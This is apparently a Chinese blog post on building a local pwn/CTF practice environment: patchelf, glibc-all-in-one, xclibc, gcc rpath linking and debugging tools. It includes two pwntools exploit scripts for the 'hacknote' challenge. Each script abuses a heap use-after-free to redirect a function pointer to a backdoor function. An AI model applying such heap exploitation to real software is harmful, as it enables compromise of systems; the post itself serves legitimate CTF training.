复现题目的环境搭建 使用socat 借鉴的博客:
https://xineting.github.io/2018/10/01/pwn%E9%A2%98%E7%9B%AE%E7%9A%84%E6%90%AD%E5%BB%BA/
使用ctf-xinetd(ctf竞赛权威指南 pwn篇) Linux版本:Ubuntu16.04
借鉴的博客:
docker安装:https://docs.docker.com/engine/install/
相关的配置:https://blog.csdn.net/weixin_46521144/article/details/120572274
ctf竞赛权威指南(pwn篇):P100~P103
缺点:一次只能部署一题,适用于自己在本地练习
使用pwn_deploy_chroot Linux版本:Ubuntu20.04
借鉴的博客:
多题部署:https://blog.csdn.net/u012763794/article/details/82988934
修改程序运行的libc Linux版本:Ubuntu16失败了,但是Ubuntu20可以(16问题太多…)
安装patchelf 直接安装
1 sudo apt install patchelf
glibc-all-in-one 项目地址:https://github.com/matrix1001/glibc-all-in-one
(建议到项目地址看一下用法)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 git clone https://github.com/matrix1001/glibc-all-in-one ./update_list [+] Common list has been save to "list" [+] Old-release list has been save to "old_list" cat list2.23-0ubuntu10_amd64 2.23-0ubuntu10_i386 2.23-0ubuntu11_amd64 2.23-0ubuntu11_i386 2.23-0ubuntu3_amd64 2.23-0ubuntu3_i386 2.27-3ubuntu1_amd64 2.27-3ubuntu1_i386 2.28-0ubuntu1_amd64 2.28-0ubuntu1_i386 ...... cat old_list2.21-0ubuntu4.3_amd64 2.21-0ubuntu4.3_amd64 2.21-0ubuntu4_amd64 2.21-0ubuntu4_amd64 2.24-3ubuntu1_amd64 2.24-3ubuntu1_amd64 2.24-3ubuntu2.2_amd64 2.24-3ubuntu2.2_amd64 2.24-9ubuntu2.2_amd64 2.24-9ubuntu2.2_amd64 ...... ./download 2.23-0ubuntu11.3_i386 ./download 2.23-0ubuntu11.3_amd64 ...
如果下载失败,提示ar命令报错,需要安装
1 sudo apt install binutils

设置好后如下

这里我需要的是32位的版本,需要记住里面对应文件的绝对路径
1
2
3
4
➜ libs git:(master) cd 2.23-0ubuntu11.3_i386 ➜ 2.23-0ubuntu11.3_i386 git:(master) pwd /home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386 ➜ 2.23-0ubuntu11.3_i386 git:(master)
注意 这里这两个文件不需要复制到题目对应的文件夹下!否则后面使用gdb调试的时候会出现错误!!!
方法一:修改程序的libc 看一下patchelf的用法
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
➜ tmp patchelf --help syntax: patchelf [--set-interpreter FILENAME] [--page-size SIZE] [--print-interpreter] [--print-soname] Prints 'DT_SONAME' entry of .dynamic section. Raises an error if DT_SONAME doesn't exist [--set-soname SONAME] Sets ' DT_SONAME' entry to SONAME. [--set-rpath RPATH] [--remove-rpath] [--shrink-rpath] [--allowed-rpath-prefixes PREFIXES] With ' --shrink-rpath', reject rpath entries not starting with the allowed prefix [--print-rpath] [--force-rpath] [--add-needed LIBRARY] [--remove-needed LIBRARY] [--replace-needed LIBRARY NEW_LIBRARY] [--print-needed] [--no-default-lib] [--debug] [--version] FILENAME
其中用到的两个如下
1
2
patchelf --replace-needed libc.so.6 你要换的libc的绝对路径 ./elfname patchelf --set-interpreter ld的绝对路径 ./elfname
执行
1
2
3
4
5
6
7
8
9
10
11
➜ hacknote ldd hacknote linux-gate.so.1 (0xf7f14000) libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d0d000) /lib/ld-linux.so.2 (0xf7f16000) ➜ hacknote patchelf --replace-needed libc.so.6 ~/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386/libc-2.23.so ./hacknote ➜ hacknote patchelf --set-interpreter ~/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386/ld-2.23.so ./hacknote ➜ hacknote ldd hacknote linux-gate.so.1 (0xf7edb000) /home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386/libc-2.23.so (0xf7d1e000) /home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386/ld-2.23.so => /lib/ld-linux.so.2 (0xf7edd000) ➜ hacknote


使用gdb调试看看
可以看到成功实现了gdb调试的对应功能!

看一下能否打通
1
2
3
➜ hacknote objdump -d hacknote|grep magic 08048986 <magic>: ➜ hacknote
exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
from pwn import *io=process('./hacknote' ) context.log_level='debug' elf=ELF('./hacknote' ) libc=elf.libc backdoor=0x08048986 def add (size,content ): io.sendlineafter('Your choice :' ,'1' ) io.sendlineafter('Note size :' ,str (size)) io.sendlineafter('Content :' ,content) def dele (index ): io.sendlineafter('Your choice :' ,'2' ) io.sendlineafter('Index :' ,str (index)) def show (index ): io.sendlineafter('Your choice :' ,'3' ) io.sendlineafter('Index :' ,str (index)) add(16 , b'aaaa' ) add(16 , b'bbbb' ) add(16 , b'cccc' ) dele(0 ) dele(1 ) add(8 , p32(backdoor)) show(0 ) io.sendlineafter('Your choice :' ,'4s' )

拿到flag
方法二:使用xclibc 这个开源的项目是群里的一个师傅写的,比直接使用patchelf更加方便一点,同样基于glibc-all-in-one项目,需要注意这两个项目存储位置(如果不在~/下自行替换项目中相关的文本内容),相关的使用方法直接看项目的README即可
开源地址:https://github.com/ef4tless/xclibc
使用gcc编译不同libc版本的elf程序 环境:Ubuntu20
还是用上面的例子

首先复制一下glibc库的地址
1
2
3
4
5
6
➜ 2.23-0ubuntu11.3_i386 git:(master) pwd /home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386 ➜ 2.23-0ubuntu11.3_i386 git:(master) ll ld* -rwxr-xr-x 1 vi0let vi0let 145K Jul 31 19:26 ld-2.23.so lrwxrwxrwx 1 vi0let vi0let 10 Jul 31 19:26 ld-linux.so.2 -> ld-2.23.so ➜ 2.23-0ubuntu11.3_i386 git:(master)
约束条件 对于gcc修改编译程序的libc,需要知道两个约束条件
1 gcc test.c -o test -Wl,--rpath=/usr/local/lib -Wl,--dynamic-linker=/usr/local/lib/ld-linux-x86-64.so.2
其中-Wl,--rpath后添加glibc动态库的路径,-Wl,--dynamic-linker后添加解释器的路径
想要在Ubuntu20上编译指定glibc编译的程序,只需要指定上面两个路径即可
回到源码的对应文件夹下
1
2
3
4
5
6
7
8
9
10
➜ hacknote ls exp.py flag hacknote hacknote.c ld-2.23.so libc-2.23.so tmp ➜ hacknote gcc -m32 -g hacknote.c -no-pie -Wl,--dynamic-linker=/home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386/ld-linux.so.2 -Wl,--rpath=/home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386 -o pwn ➜ hacknote ls exp.py flag hacknote hacknote.c ld-2.23.so libc-2.23.so pwn tmp ➜ hacknote ldd pwn linux-gate.so.1 (0xf7f99000) libc.so.6 => /home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386/libc.so.6 (0xf7ddc000) /home/vi0let/tools/glibc-all-in-one/libs/2.23-0ubuntu11.3_i386/ld-linux.so.2 => /lib/ld-linux.so.2 (0xf7f9b000) ➜ hacknote
可以看到gcc成功指定libc编译程序
使用gdb调试试试
可以看到调试成功!
稍微修改一下上面那道题目的本地相关的地址和程序
1
2
3
pwndbg> q ➜ hacknote objdump -d pwn|grep magic 08049684 <magic>:
exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
from pwn import *io=process('./pwn' ) context.log_level='debug' elf=ELF('./pwn' ) libc=elf.libc backdoor=0x8049684 def add (size,content ): io.sendlineafter('Your choice :' ,'1' ) io.sendlineafter('Note size :' ,str (size)) io.sendlineafter('Content :' ,content) def dele (index ): io.sendlineafter('Your choice :' ,'2' ) io.sendlineafter('Index :' ,str (index)) def show (index ): io.sendlineafter('Your choice :' ,'3' ) io.sendlineafter('Index :' ,str (index)) add(16 , b'aaaa' ) add(16 , b'bbbb' ) add(16 , b'cccc' ) dele(0 ) dele(1 ) add(8 , p32(backdoor)) show(0 ) io.sendlineafter('Your choice :' ,'4s' )
拿到flag
参考链接:
https://blog.csdn.net/mo4776/article/details/119837501
https://blog.csdn.net/jefbai/article/details/47859335
glibc2.34失败的替换方案 参考博客(看2.34修改的方法就行):https://bbs.kanxue.com/thread-272416.htm
注:这里最后的patchelf命令调用的库好像文章里的我用不了,选择的文件/glibc-2.34/build/elf/ld-linux-x86-64.so.2即可
环境 Ubuntu20
ldd (Ubuntu GLIBC 2.31-0ubuntu9.9) 2.31
gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
未修改前的样子 1 2 3 4 5 6 7 8 ➜ accumulator ldd accumulator ./accumulator: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./accumulator) linux-vdso.so.1 (0x00007fffefb9d000) libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f059f18f000) /lib64/ld-linux-x86-64.so.2 (0x00007f059f39b000) ➜ accumulator ./accumulator ./accumulator: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./accumulator)➜ accumulator
修改后的样子 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 ➜ accumulator patchelf --set-interpreter /home/vi0let/tools/glibc/glibc-2.34/build/elf/ld-linux-x86-64.so.2 ./accumulator ➜ accumulator ldd accumulator ./accumulator: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./accumulator) linux-vdso.so.1 (0x00007ffd21cc7000) libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa8085e2000) /home/vi0let/tools/glibc/glibc-2.34/build/elf/ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.2 (0x00007fa8087f1000) ➜ accumulator ./accumulator █████╗ ██████╗ ██████╗██╗ ██╗███╗ ███╗██╗ ██╗██╗ █████╗ ████████╗ ██████╗ ██████╗ ██╔══██╗██╔════╝██╔════╝██║ ██║████╗ ████║██║ ██║██║ ██╔══██╗╚══██╔══╝██╔═══██╗██╔══██╗ ███████║██║ ██║ ██║ ██║██╔████╔██║██║ ██║██║ ███████║ ██║ ██║ ██║██████╔╝ ██╔══██║██║ ██║ ██║ ██║██║╚██╔╝██║██║ ██║██║ ██╔══██║ ██║ ██║ ██║██╔══██╗ ██║ ██║╚██████╗╚██████╗╚██████╔╝██║ ╚═╝ ██║╚██████╔╝███████╗██║ ██║ ██║ ╚██████╔╝██║ ██║ ╚═╝ ╚═╝ ╚═════╝ ╚═════╝ ╚═════╝ ╚═╝ ╚═╝ ╚═════╝ ╚══════╝╚═╝ ╚═╝ ╚═╝ ╚═════╝ ╚═╝ ╚═╝ How many numbers do you have to add up: 1 10 The sum is: 10
本地pwn环境搭建 一个比较全面介绍的博客 hollk师傅写的一篇文章,很详细:https://blog.csdn.net/qq_41202237/article/details/118188924
推荐安装的一些软件、插件 pwngdb 推荐博客:
https://blog.csdn.net/weixin_43092232/article/details/105648769
(上面那个看不了可以看这个)
https://lantern.cool/note-tool-pwndbg-pwngdb/
tmux 直接apt安装
zsh、oh my zsh 到GitHub去找源码,推荐离线安装(GitHub在线直接安装经常挂掉)
(待补充)…